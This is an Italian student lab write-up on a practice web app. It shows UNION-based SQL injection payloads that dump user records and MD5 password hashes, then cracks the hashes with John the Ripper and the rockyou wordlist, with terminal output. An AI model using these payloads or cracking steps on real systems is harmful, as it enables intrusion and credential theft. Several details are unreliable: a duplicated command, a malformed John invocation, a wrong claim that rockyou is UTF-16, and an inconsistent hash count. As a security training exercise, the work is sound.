

Analisi delle Password tramite SQL Injection e Cracking con John The Ripper

Data 10/01/23

Guglielmo Carratello

Nell'ultima sessione pratica, abbiamo esplorato le vulnerabilità di un sistema attraverso un attacco SQL injection, mettendo in evidenza come sia possibile recuperare le password degli utenti da un database. Interessante notare che le password estratte non sembrano essere memorizzate come testo in chiaro, bensì come hash MD5. Questo report si propone di guidare attraverso il processo di recupero delle password in chiaro tramite attacchi di cracking MD5, utilizzando gli strumenti appresi durante la lezione teorica.

Recupero Password tramite SQL Injection:

Nell'esercizio di ieri abbiamo visto come inserendo dei comandi sql nel campo di inserimento dell'user è stato possibile visualizzare tutte le tabelle memorizzate nel database. Adesso andiamo a visualizzare prima la tabella user e poi i contenuti delle colonne della tabella user. Con il comando:

- `%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #`

Visualizziamo la tabella contenente gli users.

Vulnerability: SQL Injection

User ID:

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from informat.
First name:
Surname: users
user_id

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from informat.
First name:
Surname: users
first_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from informat.
First name:
Surname: users
last_name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from informat.
First name:
Surname: users
user


ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from informat.
First name:
Surname: users
password

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from informat.
First name:
Surname: users
avatar

More info

Con il comando:

- `%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #`



Vulnerability: SQL Injection

User ID:

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: admin
Surname: admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Gordon
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03


ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Me
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Pablo
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name: Bob
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99

Visualizziamo i campi delle colonne della tabella users dove sono presenti anche le password. Queste sono salvate in formato hash MD5.

Creiamo adesso un file di testo che chiameremo hashpwd.txt con gli hash delle password trovati.



Cracking delle Password MD5 con John The Ripper

Configuriamo il file rockyou.txt, questo è un file già preinstallato su kali linux, è un file di testo dove sono scritte più di 14 milioni di password possibili. Il file si trova nella cartella /usr/share/wordlists ed è all'interno di un file compresso. Inoltre il file è salvato in formato UTF-16 che non è leggibile dal tool John The Ripper.

Andremo quindi a estrarre il file, con il comando:

- `gzip -d rockyou.txt.gz`

e lo trasformeremo in formato UTF-8 con il comando:

- `iconv -f ISO-8859-1 -t UTF-8 rockyou.txt > rockyou_fix.txt`

ed infine rimuoviamo il file rockyou.txt (è il file nel formato UTF-16) e rinominiamo il file rockyou_fix.txt in rockyou.txt. Con il tool John The Ripper andremo a crackare le password trovate su SQL.

```
kali@kali: /usr/share/wordlists

(kali@kali)-[/usr/share/wordlists]
$ ls
amass      dnsmap.txt  john.lst   nmap.lst   wfuzz
dirb       fasttrack.txt legion      rockyou.txt.gz wifite.txt
dirbuster  fern-wifi   metasploit sqlmap.txt

(kali@kali)-[/usr/share/wordlists]
$ gzip -d rockyou.txt.gz
gzip: rockyou.txt: Permission denied

(kali@kali)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz

(kali@kali)-[/usr/share/wordlists]
$ ls
amass      dirbuster  fasttrack.txt john.lst   metasploit  rockyou.txt  wfuzz
dirb       dnsmap.txt fern-wifi     legion     nmap.lst   sqlmap.txt   wifite.txt

(kali@kali)-[/usr/share/wordlists]
$ iconv -f ISO-8859-1 -t UTF-8 rockyou.txt > rockyou_fissato.txt
zsh: permission denied: rockyou_fissato.txt

(kali@kali)-[/usr/share/wordlists]
$ sudo iconv -f ISO-8859-1 -t UTF-8 rockyou.txt > rockyou_fissato.txt
zsh: permission denied: rockyou_fissato.txt

(kali@kali)-[/usr/share/wordlists]
$ sudo su
(root@kali)-[/usr/share/wordlists]
# iconv -f ISO-8859-1 -t UTF-8 rockyou.txt > rockyou_fix.txt

(root@kali)-[/usr/share/wordlists]
# ls
amass      dnsmap.txt  john.lst   nmap.lst   sqlmap.txt
dirb       fasttrack.txt legion      rockyou.txt  wfuzz
dirbuster  fern-wifi   metasploit rockyou_fix.txt wifite.txt

(root@kali)-[/usr/share/wordlists]
# rm rockyou.txt
```

```
kali@kali: /usr/share/wordlists

(root@kali)-[/usr/share/wordlists]
# ls
amass      dnsmmap.txt  john.lst    nmap.lst    wfuzz
dirb       fasttrack.txt  legion      rockyou_fix.txt  wifite.txt
dirbuster  fern-wifi    metasploit  sqlmap.txt

(root@kali)-[/usr/share/wordlists]
# mv rockyou_fix.txt rockyou.txt

(root@kali)-[/usr/share/wordlists]
# ls
amass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt   wifite.txt

(root@kali)-[/usr/share/wordlists]
# exit
```

Spiegazione delle basi dell'algoritmo di hashing MD5.

Il tool John the Ripper andrà a formattare le password presenti nel file rockyou.txt in hash MD5 e confrontando gli hash con quelli trovati dal database risalirà alla password corrispondente.

Utilizziamo il comando:

- `sudo john --format=RAW-MD5 --show /usr/share/wordlists/rockyou.txt Desktop/JohnTR_pass/hashpwd.txt`
- `/usr/share/wordlists/rockyou.txt` è il percorso del file rockyou.txt.
- `Desktop/JohnTR_pass/hashpwd.txt` è il percorso del file contenente gli hash trovati su SQL.

Visualizziamo il risultato

```
kali@kali: ~

(kali@kali)-[~]
$ sudo john --format=RAW-MD5 --show /usr/share/wordlists/rockyou.txt Desktop/JohnTR_pass/hashpwd.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 52 left

(kali@kali)-[~]
$
(kali@kali)-[~]
$
```

Conclusioni

In conclusione, il presente report fornisce una panoramica dettagliata del percorso seguito per eseguire l'analisi delle password, evidenziando le potenziali minacce e suggerendo possibili miglioramenti della sicurezza del sistema. L'esperienza pratica acquisita durante questo processo sottolinea l'importanza di una sicurezza informatica proattiva e della consapevolezza delle vulnerabilità che potrebbero essere sfruttate da potenziali attaccanti.